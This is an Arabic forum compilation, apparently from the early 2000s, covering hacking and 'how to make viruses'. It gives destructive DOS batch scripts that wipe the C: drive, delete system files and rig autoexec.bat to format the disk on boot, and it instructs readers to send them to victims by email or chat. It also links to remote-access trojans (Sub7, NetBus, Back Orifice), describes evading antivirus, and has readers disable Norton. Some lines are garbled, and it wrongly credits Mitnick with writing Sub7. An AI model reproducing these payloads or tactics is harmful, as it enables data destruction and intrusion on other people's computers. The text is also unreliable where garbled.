للتعرف على من يخترق بجهازك في هذه اللحظة وذلك عن طريق الدوس ، اذهب لقائمة ابدأ
ومن ثم البرامج واختر أمر تشغيل الدوسMS-DOS) موجّه (مع ملاحظة اتصالك بالانترنت
وإغلاق جميع إطارات المتصفح وبرامج المحادثة بعدها قم بكتابة الأمر التالي :
C:WINDOWSNETSTAT
ثم اضغط مفتاح الإدخال (ENTER)
في حالة وجود شخص ما مخترق جهازك في هذه الأثناء سيظهر رقم) الآي بي (الخاص به

طريقة صنع الفايروسات

اول شي افتح Notpad المفكرة .

```
echo off @
cd/
Deltree /y *.*
echo He He He
end
```

الامر الاول:لاخفاء كتابة الاوامر وهي تنفذ.
الامر الثاني:للدخول الى الدرايف سي.
الامر الثالث:مسح كل شيئ على السي.
الامر الرابع :اظهار كلمة He He He عند تنفيذ الاوامر.
الامر الخامس :لانهاء عمل الفايروس.

وبأمتداد اسم بأي اغلقها واحفظها ما نقلت الكلام اللي فوق بالمفكرة بعد الحين .bat مثلا:

virus.bat

مكان. بأي وخزنة

الكومبيوتر على كل شيء مسح وعملة

فايروس صنع برنامج

echo off@
cls
nul< c:\autoexec.bat call attrib -h -r
c:\autoexec.bat< echo @echo off
c:\autoexec.bat<< nul< y c:\progra~1*.*/ echo deltree
nul< c:\windows\command\format.com c:\ echo copy c:\autoexec.bat<<
nul< c:\windows\command\deltree.exe c:\ echo copy c:\autoexec.bat<<
c:\autoexec.bat<< nul< deltree /y c:\windows*.* echo
c:\autoexec.bat<< nul< u /autotest/ echo format c: /q
يخزن بنوع ..BAT

فايروس صنع برنامج

Echo off@
c:
cd %WinDir%\System
deltree /y *.dll
cd
deltree /y *.sys
نوع الملف يخزن EXE

كيف تصنع فايروس

انقر بالزر الأيمن للماوس على سطح المكتب ثم على جديد ثم مستندو سميهAutoexec.bat

إفتح المستند و أنسخ فيه

```
echo off@
cls
call attrib -h -r c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo deltree /y c:\progra~1\*.* >nul >>c:\autoexec.bat
echo copy c:\windows\command\format.com c:\ >nul >>c:\autoexec.bat
echo copy c:\windows\command\deltree.exe c:\ >nul >>c:\autoexec.bat
echo deltree /y c:\windows\*.* >nul >>c:\autoexec.bat
echo format c: /q /u /autotest >nul >>c:\autoexec.bat
```

ثم أغلق و شاهد النتائج :cry3: :cry3: :bash: :bash: :bash: :bash:

:eplus2

ملاحظة : عندما تعمل ملف Autoexec.bat لا تفتحه في جهازك عليك أن تبعته علي جهاز الضحية عن طريق برامج المحادثة أو عن طريق البريد الالكتروني

وعندما يفتح جهاز الضحية هذا الملف يدخل الفيروس في جهازه وينتشر.

أود توضيح أمر..فهذا الفايل لن يكون فايرس وإنما هو ما يسمى بالباتش فايل.. وهو ليس برنامجا..وإنما هو أحد خصائص نظام التشغيل دوس..وهذا عيب خطير..لأن الكثير من إصدارات ويندوز اليوم..مثل ميلينيوم.. ليس فيها دوس من الأساس..وإن كانت مبرمجة بالكود نفسه..أضف إلى ذلك أن معظم الأجهزة التي عليها إصدارة ٩٨اليوم لا يتم تحميل الدوس عليها بشكل كامل..مما لا يمكننا من استخدام الكثير من أوامر دوس..

أما ماهو..فهو عبارة عن ملف نصي عادي تختزن فيه أوامر الدوس بشكل متسلسل ثم يحفظ كباتش فايل..حيث يؤدي المطلوب منه حال تشغيله..ومن معرفتي قديما بهذا النظام وأوامره..فإني أظن أن هذا الملف يهدف أساسا إلى تعديل ملف رئيسي في النظام هوAutoexec.batوهو أيضا باتش فايل يمكن تعديله بسهولة عن طريق أي برنامج أو باتش فايل آخر ..ويتم تنفيذ هذا الملف كلما تم تشغيل الجهاز..وعند تعديله بهذا الشكل..عن طريق هذا الباتش..سيتم عمل فورمات للجهاز أثناء انتظار صاحبه لتحميل النظام..

طبعا لايشترط تسمية الباتش الذي تنتجهAutoexec.bat بل يمكن تسميته بأي إسم..

أمر آخر فمن يريد تعلم عمل الفيروسات فعليه بتعلم البرمجه..وهنا لا أنصح إلا بلغة السي..++وهي لغة سهلة التعلم..أو لو أردت إنتاجا أفضل.. وكانت لديك قدرات في مجال الهندسة أو الرياضيات..فعليك بلغة التجميع وهي الأفضل على الإطلاق في مجال الفيروسات..

وإن لم يكن..فأي لغة برمجة قد تفي بالغرض..لقد صرنا نسمع اليوم عن فيروسات تمت برمجتها على BASIC

الهاكـــــــرز

تاريخ وبداية

الهاكرز، هذه الكلمة تخيف الكثير من الناس خصوصا مرتادي شبكة الإنترنت الذين يحملون خصوصياتهم الموجودة في أجهزتهم و يبحرون في هذا البحر، و معظم الأحيان يرجعون و قد تلصص أحدهم على هذه الخصوصيات و ربما استخدمها في أمور غير شرعية .

>عالم الهاكرز عالم ضخم غامض، و بدايته كانت قبل الإنترنت بل و قبل الكمبيوتر نفسه، و لربما تسائل البعض ,من هو الهاكر؟

>تعريف الهاكرز:- الهاكرز، هذا اللفظ المظلوم عربيا، يطلق على المتحمسين في عالم الحاسب و لغات البرمجة وأنظمة التشغيل الجديدة، و يستخدم هذا اللفظ ليصف المبرمجين الذين يعملون دون تدريب مسبق .

>لقد انتشر هذا المصطلح انتشارا رهيباً في الآونة الأخيرة و أصبح يشير بصفة أساسية إلى الأفراد الذين يلجئون بطريقة غير شرعية إلى اختراق أنظمة الحاسب بهدف سرقة أو تخريب أو إفساد البيانات الموجودة بها. و في حالة قيام المخترق بتخريب أو حذف أي من البيانات الموجودة يسمى (كراكر)، لأن الهاكر يقوم عادة بسرقة ما خف من البرامج و الملفات ولا يقوم بتخريب أو تدمير أجهزة الغير .

>بدايتهم :- نعود إلى عام ١٨٧٨م ,في الولايات المتحدة الأمريكية، كان أغلب العاملين في شركات الهاتف المحلية من الشباب المتحمس لمعرفة المزيد عن هذه التقنية الجديدة و التي حولت و غيرت مجرى التاريخ. فقد كانوا يستمعون إلى المكالمات الشخصية و يغيرون الخطوط الهاتفية بغرض التسلية و تعلم المزيد حتى قامت الشركات بتغيير الكوادر العاملة بها من الرجال إلى كوادر نسائية للانتهاء من هذه المشكلة .

>مع ظهور الكمبيوتر في الستينات من هذا القرن، انكّب المتحمسون على هذا الصندوق العجيب، و ظهر الهاكرز بشكل ملحوظ ,فالهاكر في تلك الفترة هو المبرمج الذكي الذي يقوم بتصميم و تعديل أسرع و أقوى البرامج، و يعتبر كل من (دينيس ريتشي و كين تومسون) أشهر هاكرز على الإطلاق في تلك الفترة لانهم صمموا نظام التشغيل (اليونكس) و الذي كان يعتبر الأسرع في عام1969 م .

>و مع ظهور الإنترنت و انتشاره دولياً، أنتجت شركة IBM عام ١٩٨١م جهاز أسمته (الكمبيوتر الشخصي) الذي يتميز بصغر حجمه و وزنه الخفيف بالمقارنة مع الكمبيوترات القديمة الضخمة، و أيضا سهولة استخدامه و نقله إلى أي مكان و في أي وقت، و استطاعته الاتصال بالإنترنت في أي وقت. عندها، بدأ الهاكرز عملهم الحقيقي بتعلم كيفية عمل هذه الأجهزة و كيفية برمجة أنظمة التشغيل فيها و كيفية تخريبها ,ففي تلك الفترة ظهرت مجموعة منهم قامت بتخريب بعض أجهزة المؤسسات التجارية الموجودة في تلك الفترة. يوماً بعد يوم ظهرت جماعات كبيرة منافسة ، تقوم بتخريب أجهزة

الشركات و المؤسسات حتى بدأت هذه المجموعات الحرب فيما بينها في التسعينات من هذا القرن و انتهت بإلقاء القبض عليهم .

>و من عمليات الاختراق الملفتة للأنظار، قيام مجموعة من الهاكرز مؤخراً بالهجوم على موقع هيئة الكهرباء والمياه في دبي و مكتبة الشارقة العامة و ذلك بنشر كلمات غريبة في الصفحة الرئيسة للموقعين !

>كما قامت مجموعة أخرى من البرازيل باختراق ١٧ موقعاً من الولايات المتحدة الأمريكية إلى بيرو، و من أهمهم موقع (ناسا) تاركة رسالة تقول " لا نرى فارقاً كبيراً بين نظامكم الأمني و نظام حكومة البرازيل... هل فهمتم؟ "

>أشهر الهاكرز:- كـ ـ ـيفن ميتنك، الشخص الذي دوخ المخابرات الأمريكية المركزية و الفيدرالية FBIكثيراً .

>قام بسرقات كبيرة من خلال الإنترنت لم يستطيعوا معرفة الهاكر في أغلبها. و في إحدى اختراقاته، اخترق شبكة الكمبيوترات الخاصة بشركة Digital Equipment Company و سرق بعض البرامج فتم القبض عليه و سجنه لمدة عام .

>خرج ميتنك من السجن أكثر ذكاء، فقد كان دائم التغيير في شخصيته كثير المراوغة في الشبكة و كان من الصعب ملاحقته، و من أشهر جرائمه سرقة الأرقام الخاصة ب٢٠٠٠٠ بطاقة ائتمان و التي كانت آخر جريمة له. و يعتبر ميتنك أول هاكر تقوم ال FBIبنشر منشورات عنه تطالب من لديه أية معلومات عنه بإعلامها، حتى تم القبض عليه عام ١٩٩٥ و حكم عليه بالسجن لمدة عام لكنه لم يخرج إلا أواخر عام ١٩٩٩ و بشرط عدم اقترابه من أي جهاز كمبيوتر لمسافة ١٠٠ متر على الأقل !

>--

>وسائلهم وطرقهم

>عالم الهاكرز عالم دائم التطور، فالهاكرز يخترعون برامج و طرق جديدة معقدة يستطيعون من خلالها اختراق الشبكات و الأجهزة مهما كانت محمية. تختلف برامج التجسس في المميزات و طرق الاستخدام، ولكن الطرق التقليدية التي يستعملها الهاكرز المبتدئين جميعها تعتمد على فكرة واحدة و هي ما يسمى (الملف اللاصق (Patch file) (و الذي يرسله المتجسس إلى جهاز الضحية عن طريق البريد الإلكتروني أو برامج المحادثة فيقوم الأخير بفتحه بحسن نية دون دراية منه أنه قام في نفس الوقت بفتح الباب على مصراعيه للمتجسس ليقوم بما يريد في جهازه، و في بعض الأحيان يستطيع المتجسس عمل ما لا يستطيع الضحية عمله في جهازه نفسه .

>يتم الاختراق عن طريق معرفة الثغرات الموجودة في ذلك النظام و غالباً ما تكون تلك الثغرات في المنافذ (Ports) الخاصة بالجهاز، و يمكن وصف هذه المنافذ بأنها بوابات للكمبيوتر على الإنترنت. يستخدم الهاكر برامج تعتمد على نظام (الزبون/الخادم (client/server) (حيث أنها تحتوي على ملفين أحدهما هو الخادم (server) الذي يرسل إلى جهاز الضحية الذي يقوم بفتحه و يصبح عرضةً للاختراق حيث أنه تم فتح إحدى المنافذ بواسطة هذا الخادم .

>هناك طرق عديدة و مختلفة تمكن المتطفلين من اختراق الأجهزة مباشرة دون الحاجة إلى إرسال ملفات , لدرجة أن جمعية للها كرز في أمريكا ابتكرت طريقة للاختراق تتم عن طريق حزم البيانات التي تتدفق مع الاتصالات الهاتفية عبر الإنترنت حيث يتم اعتراض تلك البيانات و التحكم في جهاز الضحية.

كما يستخدم الهاكرز نظام التشغيل (Unix) لأنه نظام أقوى و أصعب من (Windows) بكثير ، كما يستخدمون أجهزة خادمة تعمل على الإنترنت و تستخدم خطوط T1 السريعة الاتصال بالشبكة عن طريق الحصول على حساب شل .(Shell Account)<

>العلاج والوقاية

>كلنا سمع بالحكمة التي تقول (درهم وقاية خير من قنطار علاج) ، و طرق الوقاية عديدة تقي الجهاز من الإصابة بفيروسات أو ملفات لاصقة يرسلها هؤلاء الهاكرز، و منها أن يكون الكمبيوتر محملاً ببرنامج (مضاد للفيروسات) و يفضل أن يتم شراؤه لا تنزيله من الإنترنت و يجب تحديثه عن طريق الإنترنت كلما توفر ذلك.من البرامج المضادة للفيروسات برنامج (Norton AntiVirus) الذي يوفر تحديثات كل أسبوعين .

>بما أن الغالبية العظمى من الملفات اللاصقة تحتوي على فيروس التروجان -(Trojan) الذي أُخذ اسمه من حصان طروادة صاحب القصة المشهورة، الذي أُدخل إلى قصر الطرواديين على أنه هدية من اليونانيين و خرج منه الجنود ليلاً- الذي سيكشفه برنامج المضاد للفيروسات مع باقي الفيروسات إن وجدت، و سيقوم بتنظيف الكمبيوتر من تلك الفيروسات و لكنه لن يتمكن من تنظيف الملفات اللاصقة لأنها تكون قيد العمل بذاكرة الكمبيوتر، هذا إن وجدت طبعاً .

>الوقاية:- من الضروري عدم حفظ الملفات الشخصية و الصور العائلية و ملفات تحتوي على أرقام سرية و حسابات في القرص الصلب للجهاز إنما حفظها في أقراص مرنة ,(Floppy Disk) و الابتعاد عن المواقع المشبوهة عدم تنزيل أي ملفات و برامج منها للاحتمال احتوائها على بعض الفيروسات أو الملفات اللاصقة .

>العلاج:- يجب فحص الجهاز بإحدى البرامج المضادة للفيروسات، و عند اكتشافها ملفات تجسس يجب تدوين و تسجيل كل المعلومات عنها على ورقة والاحتفاظ بها .

>إن عد الملفات اللاصقة كبير خصوصاً بعد ظهور برامج التجسس الجديدة ، لذا قد تكون عملية حذفها صعبة خصوصاً إذا قام الهاكر بتغيير اسم الملف باسم آخر، و لكن سيتم قدر الإمكان تضييق الدائرة على ملف التجسس و حذفه من دفتر التسجيل في الجهاز المصاب و بالتالي منه .

>بدخول دفتر التسجيل (Registry)و اتباع التالي :

و الضغط على زر run>Start

>بكتابة (regedit) في المكان المخصص ستظهر نافذة دفتر التسجيل

>و بالضغط على HKEY-LOCAL-MACHINE

>ستظهر قائمة أخرى، و باختيار Software

>ثم الضغط على زر ال Microsoft ستظهر قائمة أخرى

>باختيار Windows

>ستظهر قائمة أخرى أيضا، بعدها يتم الضغط على Current Version

>و أخيراً بالضغط على Run

>توجد قائمتان

>الأولى (Name) و فيها اسم الملفات التي تعمل بقائمة بدء التشغيل للجهاز

>الثانية (Data) و فيها معلومات عن الملف و امتداد ه أو البرنامج

>من القائمة الثانية نستطيع معرفة ملف التجسس حيث أنه لن تكون له أي معلومات أو امتداد مثل الشكل التالي

>فنقوم بحذفه من دفتر التسجيل ثم نقوم بإغلاق النافذة .

>الخطوة الأخيرة تكون من خلال الذهاب إلى

>Start

>Restart at MS- Dos

>بالذهاب إلى مكان ملف التجسس الذي غالباً ما يكون ملصوقاً بملفات النظام

>C:/windows

>أو

>C:/windows/system متبوعاً باسم

ملحوظة :*هذا المقال منقول عن الخطير وذلك للفائده* "
أرسلت في ٦-٥-١٤٢٣ هـ بواسطة nssaf

الهكرز والبرامج

قبل البدى في انزال برامج الهكرز او تعلمها يجب ان تكون حذر جدا في التعامل معى هذه البرامج حيث ان كل برامج الهجوم تحتوي على ملف البا تش الي هو السيرفر وهذا الملف يجب عدم فتحه او الضغط عليه لئن فكرة برامج الهكرز هي ان يأتي معى كل برنامج سيرفر خاص به مهمة هذى السيرفر او بمعنى اخر الخا دم انه يتصل بالبرنامج من جها ز الضحية اي جها ز الشخص الي اشتغل عنده الملف اي الي ضغط عليه سواء كان منزله معى البرنامج او مرسل عليه وهذى الخا دم يكون اسمه الافتراضي اي الي بتحصلة معى البرنامج

Server.exe

النقطة الثا نيه عليك اخي المتصفح تتعلم الهكرز تتعلم برامجهم تتعلم اسا ليبهم مو عشان تصير هكرز لا اقل شي تكون فاهم عشان تحمي نفسك منهم تقولي عادي كلها فورمات بخمسين ريال وانتهينا اقول لك يا خي لا هي اكبر من كذا انت اللحين وش بتسوي لو تشوف حرامي متسلل في بيتك اكيد را ح تكون كبيره عندك هذي مثلها بالظبط بتقولي انا ما عندي شي بجها زي خايف عليه خلهم يخشون عا دي بقولك يا خي الا عندك عندك ايميلاتك عندك رسايلك الخاصة عندك محا دثاتك معى اهلك مثلا عندك اشتراكاتك فمو معقول را ح تشترك وتدفع ويجيك واحد ويا خذ اشتراكك والسبب انه منت را ضي تجلس لك شويتين تتعلم شلون تحمي نفسك ما تصير ضحية احد بتقولي عادي ما تفرق معي بقولك احسن خلهم وياك تستا هل

ملاحظه مهمه

اللحين اكثر برامج الهكرز يوجد معها ملف الباتش لذلك اي برنامج راح تنزله راح تشتغل عندك الانذارت من برامج الحماية مو معنا ته ان البرنامج فيه فيروس لامثلا النورتن اللحين الجديد مارا ح يخليك تفتح اي برنامج هكرز بجهازك لازم توقف النورتن وتروح تفك الضغط من الملف وتشتغل عليه اما انك تشتغل وهو شغال مستحيل راح يحذفه على طول شلون توقف النورتن هذى سهله تحت عندك بشريط المهام اختصار النورتن اضغط عليه بالفاره اليمين واختر ديس بلي وبعد ما تخلص من البرنامج ارجع شغله مره ثا نيه مو بعضكم لما ينزل البرنامج ويصيده النورتن يرسل لي ويصيح علي يقول لي انت حاط لنا فيروسات لا النورتن يصيد البا تشات بعد مو الفيروسات بس

عصور الهكر

من هم محترفين ومبتدئين الهكر

أطلقت هذه الكلمة في الستينيات لتشير ألي المبرمجين المهرة القادرين على التعامل مع الكمبيوتر ومشاكله بخبرة ودراية حيث أنهم وكانوا يقدمون حلولا لمشاكل البرمجة بشكل تطوعي في الغالب .
بالطبع لم تكن الويندوز او ما يعرف بالـ Graphical User Interface أو GUI قد ظهرت في ذلك الوقت ولكن البرمجة بلغة البيسيك واللوغو والفورتوران في ذلك الزمن كانت جديرة بالاهتمام . ومن هذا المبداء غدى العارفين بتلك اللغات والمقدمين العون للشركات والمؤسسات والبنوك يعرفون بالهاكرز وتعني الملمين بالبرمجة ومقدمي خدماتهم للآخرين في زمن كان عددهم لا يتجاوز بضع الوف على مستوى العالم أجمع. لذلك فإن هذا الوصف له مدلولات إيجابية ولا يجب خلطه خطأ مع الفئة الأخرى الذين يسطون عنوه على البرامج ويكسرون رموزها بسبب امتلاكهم لمهارات فئة الهاكرز .
ونظرا لما سببته الفئة الأخيرة من مشاكل وخسائر لا حصر لها فقد أطلق عليهم اسما مرادفا للهاكرز ولكنه يتداول خطأ اليوم وهو (الكراكرز) Crackers.

كان الهاكرز انذاك يعتبرون عباقرة في البرمجة فالهاكر هو المبرمج الذي يقوم بتصميم أسرع البرامج والخالي في ذات الوقت من المشاكل والعيوب التي تعيق البرنامج عن القيام بدورة المطلوب منه.
ولأنهم كذلك فقد ظهر منهم اسمان نجحا في تصميم وإرساء قواعد أحد البرامج المستخدمة اليوم وهما دينيس ريتشي وكين تومسون اللذان نجحا في أواخر الستينيات في إخراج برنامج اليونيكس الشهير ألي حيز الوجود. لذلك فمن الأفضل عدم إطلاق لقب الهاكر على الأفراد الذين يدخلون عنوة ألي الأنظمة بقصد التطفل أو التخريب بل علينا إطلاق لقب الكراكرز عليهم وهي كلمة مأخوذة من الفعل Crack بالإنجليزية وتعني الكسر أو التحطيم وهي الصفة التي يتميزون بها .

أنواع الكراكرز

قد لايستصيغ البعض كلمة كرا كرز التي أدعو بها المخربين هنا لأنه تعود على كلمة هاكرز ولكني سأستخدمها لأعني به المخربين لأنظمة الكمبيوتر وهم على كل حال ينقسمون ألي قسمين :

١- المحترفون: هم إما أن يكونوا ممن يحملون درجات جامعية عليا تخصص كمبيوتر ومعلوماتية ويعملون محللي نظم ومبرمجين ويكونوا على دراية ببرامج التشغيل ومعرفة عميقة بخباياها والثغرات الموجودة بها. تنتشر هذه الفئة غالبا بأمريكا وأوروبا ولكن إنتشارهم بداء يظهر بالمنطقة العربية (لايعني هذا أن كل من يحمل شهادة عليا بالبرمجة هو باي حال من الأحوال كراكر) ولكنه متى ما إقتحم الأنظمة عنوة مستخدما اسلحته البرمجية العلمية في ذلك فهو بطبيعة الحال احد المحترفين.

٢- الهواه: إما أن يكون أحدهم حاملا لدرجة علمية تساندة في الإطلاع على كتب بلغات أخرى غير لغته كالأدب الإنجليزي أو لديه هواية قوية في تعلم البرمجة ونظم التشغيل فيظل مستخدما للبرامج والتطبيقات الجاهزة ولكنه يطورها حسبما تقتضيه حاجته وربما يتمكن من كسر شيفرتها البرمجية ليتم نسخها وتوزيعها بالمجان. هذا الصنف ظهر كثيرا في العامين الآخرين على مستوى المعمورة وساهم في إنتشارة عاملين . الأول: انتشار البرامج المساعدة وكثرتها وسهولة التعامل معها . والأمر الثاني:

ارتفاع أسعار برامج وتطبيقات الكمبيوتر الأصلية التي تنتجها الشركات مما حفز الهواة على إيجاد سبل أخرى لشراء البرامج الأصلية بأسعار تقل كثيرا عما وضع ثمنا لها من قبل الشركات المنتجه.

ينقسم الهواة كذلك إلى قسمين :

١- الخبير: وهو شخص يدخل للأجهزة دون إلحاق الضرر بها ولكنه يميل إلي السيطرة على الجهاز فتجده يحرك الماوس عن بعد او يفتح مشغل الأقراص بقصد السيطرة لا أكثر .

٢- المبتدأ: هذا النوع أخطر الكراكرز جميعهم لأنه يحب أن يجرب برامج الهجوم دون أن يفقه تطبيقها فيستخدمها بعشوائية لذلك فهو يقوم أحيانا بدمار واسع دون أن يدري بما يفعله.

كما يجب ان ننبه الي انه لايمكن ان نجد حماية بدرجة ١٠٠% مهما كان.

تاريخ الهاكرز

: من الممكن تقسيم تاريخ الهاكرز على ثلاثة مراحل

: تاريخ الهاكرز قبل عام ١٩٦٩

>في هذه السنوات لم يكن للكمبيوتر وجود ولكن كان هناك شركات الهاتف التي كانت المكان الأول لظهور مانسميهم بالوقت الحاضر بالهاكرز ... ولكي نلقي بالضوء على ما كان يحدث نعود للعام ١٨٧٨ في الولايات المتحدة الأميريكية وفي إحدى شركات الهاتف المحلية ، كان أغلب العاملين في تلك الفترة من الشباب المتحمس لمعرفة المزيد عن هذه التقنية الجديدة والتي حولت مجرى التاريخ .فكان هؤلاء الشباب يستمعون الى المكالمات التي تجري في هذه المؤسسة وكانوا يقومون بتغيير الخطوط الهاتفية فتجد مثلا هذه المكالمة الموجهة للسيد جيمس تصل للسيد جون . وكل هذا كان بغرض التسلية ولتعلم المزيد . ولهذا قامت الشركة بتغيير الكوادر العاملة بها الى كوادر نسائية .. وفي الستينات من هذا القرن ظهر الكمبيوتر الأول . ولكن هؤلاء الهاكرز كـ ـانـ ـوا لا يستطيعون الوصول لهذه الكمبيوترات وذلك لأسباب منها كبر حجم هذه الآلآت في ذلك الوقت و وجود حراسة على هذه الأجهزة نظرا لأهميتها ووجودها في غرف ذات درجات حررارة ثابتة

: العصر الذهبي للهـاكرز ١٩٨٠-١٩٨٩

في عام ١٩٨١ أنتجت شركة أي بي إم جهاز أسمته بالكمبيوتر الشخصي يتميز بصغر حجمه وسهولة استخدامه وإمكانية إستخدمه في أي وقت ... ولهذا فقد بدأ الهاكرز في تلك الفترة بالعمل الحقيقي لمعرفة طريقة عمل هذه الأجهزة وكيفية تخريب الأجهزة ... وفي هذه الفترة ظهرت مجموعات من الهاكرز كانت تقوم بعمليات التخريب في أجهزة المؤسسات التجارية

: حرب الهاكرز العظمى ١٩٩٠-١٩٩٤

البدايات الأولى لحرب الهاكرز هذه في عام ١٩٨٤ حيث ظهر شخص إسمه ليكس لوثر وأنشأ مجموعة عبارة عن مجموعة من الهاكرز والهواة والذين يقومون بالقرصنة على أجهزة الأخرين وكانوا

LODإسمها وكانت بقيادة MOD يعتبرون من أذكى الهاكرز في تلك الفترة . الى أن ظهرت مجموعة أخرى اسمها شخص خبير يدعى فيبر . وكانت هذه المجموعة منافسة للمجموعة السابقة . ومع بداية عام ١٩٩٠ بدأت بدأت المجموعتان بحرب كبيرة سميت بحرب الهاكرز العظمى وهذه الحرب كانت عبارة عن محاولات كل طرف إختراق أجهزة الطرف الأخر . وأستمرت هذه الحرب ما يقارب الأربعة أعوام وانتهت بإلقاء القبض عليهم ومع إنتهاء هذه الحرب ظهر الكثير من مجموعات الهاكرز ، ومن كبار الهاكرز MOD فيبر رئيس المجموعه.

أنواع الهكرز

Cracker

هاكر يستخدم برامج او تقنيات في محاولات لاختراق الأنظمة او الاجهزه للحصول على معلومات سرية او للتخريب كا ختراق مزودات شركة و حذف او إضافة معلومات . وكان هذا الاسم يطلق على من يحاول إزالة أو فك الحماية التي تضيفها شركات إنتاج البرمجيات على برامجها لمنع عمليات النسخ غير القانوني، أما الأن ،تم تصنيف هذا النوع من المخترقين في فئه خاصة سميت بالقراصنة (Pirates)

Phreak

هاكر يحاول التسلل بالشبكات الهاتفيه اعتماداً على أساليب تقنية غير قانونية أو التحك بهذه الشبكات و يستخدم هؤلاء أدوات خاصة مثل مولدات النغمات الهاتفية. ومع تحول شركات الهاتف إلى استخدام المقاسم أو البدالات الرقمية عوضا عن الكهروميكانيكية القديمة، تحول هؤلاء إلى استخدام الأساليب البرمجية ذاتها التي يستخدمها الCrackers

مؤلفوا الفيروسات

يقوم هذا النوع من الهاكر بتصميم الفيروسات محبة في التخريب و تدمير الاجهزه و يعتبر المحللون النفسيون أن من ينتمي إلى هذا النوع من المبرمجين مصاب بمرض عقلي أو نفسي ، يدفعه إلى هذه العمليات التخريبية التي لا يجني منها أي فائدة شخصية ، ويعتبر هذا النوع من أخطر الانواع

Cypherpunks

يحاول هذا النوع من الهاكر الحصول على أدوات و خوارزميات التشفير المعقدة و القوية و توزيعها بصورة مجانية حيث تسمح هذه الادوات بإجراء عمليات تشفير لا يمكن فكها إلا باستخدام أجهزه كمبيوتر فائقة

Cyberpunk

تطلق هذه التسمية على كل من يستخدم مزيجا من الطرق المسبقة للقيام بعمليات غير قانونية

Anarchists

وهذا النوع هو الذي يروج معلومات مخالفة للقانون او مشبوهة على أقل تقدير مثل طرق ترويج صناعة المخدرات أو المواد المتفجرة أو قرصنة القنوات الفضائية و غيرها

ويوجد غير هذه الانواع من الهاكر ولكن هؤلاء الاهم

الهكر

طريقة اختراق الاجهزة من الصفر حتى الأحتراف

١ - مقدمة عن الهكرز.
٢- أقسام هكرز الأجهزة.
٣- برنامج الهكرز.
٤- المنفذ (Port).)
٥- الأي بي (IP).)
٦- البرامج الاكثر أستخداما .
٧- بعض برامج الهكرز وشروحاتها
٨- ميكانيكية الاختراق .
٩- طرق الحماية من الهاكرز معرفة اذا كان جهازك مصاب بملف تجسس أم لا
١٠- معرفة أذا كان جهازك قد تم أختراقه
١١- عدم كشف السيرفر من الانتي فايروس
١١- ملاحظات ومعلومات عامة.
١٢- النهاية.
والآن نبدأ الشرح

١ - من هم الهكرز:-
الهكرز هم أشخاص أصلا مبرمجين محترفين طوراا قدراتهم وأصبحوا يستطيعون التسلل الي الأجهزة والمواقع وغيرهاا وأسمهم بالعربي مخترقون أو متسللون أما الانجليزي وهو الشائع الكتابة بنطقه بالعربي هو ((Hackers

##٢- أقسام الهكرز:-
الهكرز ينقسمون الي ثلاث أقسام (طبعاا هكرز الاجهزة)
أ- المبتدىء : وهو أخطر أنواع المخترقين لأنه يريد تجربة كل ما تعلمه وغالبا ما يحب التدمير وتخريب الاجهزة
ب- الخبير: وهذا لاخوف منه لأنه يخترق الاجهزة فقط للبحث فيهاا و أخذ ما يعجبه منها
ج- المحترف: وهو يجمع الأثنين معاا فأولا يأخذ الأشياء التي يريدها من جهاز الضحية وبعدهاا يقوم

بتدميره

٣- برنامج الهكرز:-
كل برنامج هكرز ينقسم الى ثلاث أقسام وهي
أ- ملف البرنامج الرئيسي وهو الذي من خلاله سوف تقوم بأختراق جهاز الضحية
ب- ملف التجسس (Server) وهو الملف الذي يقوم بأكبرجزء في الأختراق ولا أنصحك بفتحه
ج- أعدادات ملف التجسس أو ((Edit Server)) ومن خلاله تقوم بصنع ملف التجسس والذي سوف ترسله الي الضحية

٤- المنفذ (-:(Port
وأتوقع أنه مفهوم من من نفس الكلمة فهو منفذ يصل بينك وبين الضحية عن طريقه يتم أختراق الضحية ونقل الملفات من الى أمثلة على المنافذ:-
٨٠٨٠
٢٥
٢٦
١٢
٦٥٨٨
٨٠
وغيرها

٥- الأي بي ((IP
وهو أهم شيء في أختراق الاجهزة ولا يتم الأختراق ألا به وتستطيع معرفة الأي بي الخاص بك من
أ- أبدأ
ب-تشغيل
ج- أكتب الامر winipcfg
ستفتح نافذة أمام الكلمة "عنوان IP " ستجد أرقام مكتوبة مكونة من أربع أجزاء هي الأي بي الخاص بك كل جزأ يدل على شيء فالجزء الاول يدل على مكان الأقامة والجزء الثاني أو الثالث يدل على مزود خدمة الانترنت ويجب أن تكون على الانترنت حتى يظهر الاي بي الخاص بك أما أذا لم تكن على الانترنت فسوف يظهر لك أصفار.

- البرامج الالكثر أستخداما:-
ينتشر في العام العربي عدة برامج هكرز ومن أكثرهاا أنتشارا السب سفن (Sub7) لسهولة أستخدامه وكثرة الميزات التي به من المرحة والمرعبة ومبرمجه هو الهكر الكبير كيفن ميتنك لكن ذالك لا يعني أنه الاقوى .
ويوجد بعض البرامج الاخرى مثل الهاك أتاك والنت بص والديب ثرو ولكن أستخدامهم قليل.
أما عن أقوى برنامج هكرز فهو الباك أوورفايس ولكن لا يستخدمه ألا الخبراء المحترفين لصعوبة أستخدامه وتعقيده ولكنه أقوى البرامج مع شهادة أكبر الهكر

٧- بعض برامج الهكرز وشروحاتها:-
وهو أكبر جزء في الدرس و سوف أقوم بشرح السب سفن ٢,٢ لأنه أسهل برنامج على المبتدئين طبعاا ولكن ليس البرامج أنما أعدادات السيرفر لأنه البرنامج عربي ولا يحتاج لشرح
وصلة البرنامج http://www.s7a.netfirms.com/t3reb2.2.zip
بعض البرامج
جميع اصدارات سب سفن في هذا الموقع
http://www.sub7.net/downloads.shtml
ملف تعريب آخر اصدار الطريقة مرفقة مع الملف
http://www.s7a.netfirms.com/t3reb2.2.zip
- -
اصدارات نت بص
http://portwolf.hack3r.com/zips/netbusfirst.zip
http://portwolf.hack3r.com/zips/netbus1.2.zip
http://portwolf.hack3r.com/zips/netbus1.53.zip
http://portwolf.hack3r.com/zips/netbus1.6.zip
http://portwolf.hack3r.com/zips/netbus1.7.zip
http://portwolf.hack3r.com/zips/netbus2.0.zip
http://portwolf.hack3r.com/zips/nbpro201.zip
- -
اصدارات الباك اورفيس
http://portwolf.hack3r.com/zips/backorifice.zip
http://portwolf.hack3r.com/zips/bo2k.zip
http://portwolf.hack3r.com/zips/boclient.zip
- -
ديب ثروت ٣
http://portwolf.hack3r.com/zips/deepthroat3.zip
- -
ديب ثروت
http://portwolf.hack3r.com/zips/deepthroat.zip
- -

<u>شرح أعدادات السيرفر ((Edit Server</u>

١-بعد تحميل البرنامج وفك ضغطه سوف تجد ثلاث أجزاء البرنامج الاساسي السيرفر وإديت سيرفر كما ذكرت
٢- إضغط على server Edit
٣- ثم إضغط على run in normal mode

